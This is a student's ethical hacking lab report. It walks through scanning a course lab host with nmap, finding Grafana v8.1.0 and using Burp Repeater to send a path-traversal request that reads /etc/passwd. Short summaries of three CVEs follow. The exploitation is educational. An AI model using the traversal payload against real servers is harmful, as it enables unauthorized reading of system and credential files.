Kalle Jalkanen AB8822 TTV21S2
time used: 3,5 hours

Main target - Vulnerable and Outdated Components

Description


Grafana v8.1.0 allows reading files from host machine like /etc/passwd.

Steps to produce


Scan all ports in wasdat with command ‘nmap -p- wasdat.fi’.

```
┌──(kali㉿kali-vle)-[~]
└─$ nmap -p- wasdat.fi
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-10 11:25 EEST
Nmap scan report for wasdat.fi (192.168.1.101)
Host is up (0.0024s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3000/tcp  open  ppp
8000/tcp  open  http-alt
8080/tcp  open  http-proxy
12141/tcp open  unknown
```


There is one port which is unknow, but when you go to http://wasdat.fi:12141 we can see it is Grafana and it runs version v8.1.0




Open Burbsuite go to ‘Proxy’ tab and Open browser and then turn intercept on.




Go to http://wasdat.fi:12141 . And then in Burpsuite go to HTTP history and right click GET method and send it to repeater.



Go to 'Repeater' tab and add ' /public/plugins/grafana-azure-monitor-datasource/../../../../../../../../etc/passwd ' after GET.



Then press Send and /etc/passwd file is shown.



Impact estimation

High severity. With this attacker can get vital information from server.

Mitigation

You should update Grafana to newer version.

Research task 1

CVE-2023-38582

There is vulnerability in the web application of MOD3GP-SY-120K. This vulnerability allows stored XSS payload into the field MAIL_RCV. It has medium severity with CVSS score of 5.4. From google I did not find straight answer what is MOD3GP-SY-120K, but it is made by Socomec which makes industrial electrical equipment such as electricity meters, switches, and UPSs. We have discussed about XSS in this course so I have some knowledge of this so there is possibility that I might be found this vulnerability.

CVE-2021-41442

D-Link DIR-X1860 router with firmware before v1.10WWB09_Beta has vulnerability that allows attacker remotely do DoS attack from web application via sending a specific HTTP packet. This has high mitigation with CVSS score of 7.5. In this ethical hacking module, we have discussed about HTTP packets so I might have some kind of knowledge to do this but that's not enough to easily do this myself.

CVE-2021-25965

Calibre-web versions 0.6.0 to 0.6.13 has CSRF vulnerability. If authenticated user clicks link that attacker send, attacker can create new user role with admin privileges and take over the application. This has high mitigation with CVSS score of 8.8. We have been through this topic in the course, so I might have knowledge to do this myself with.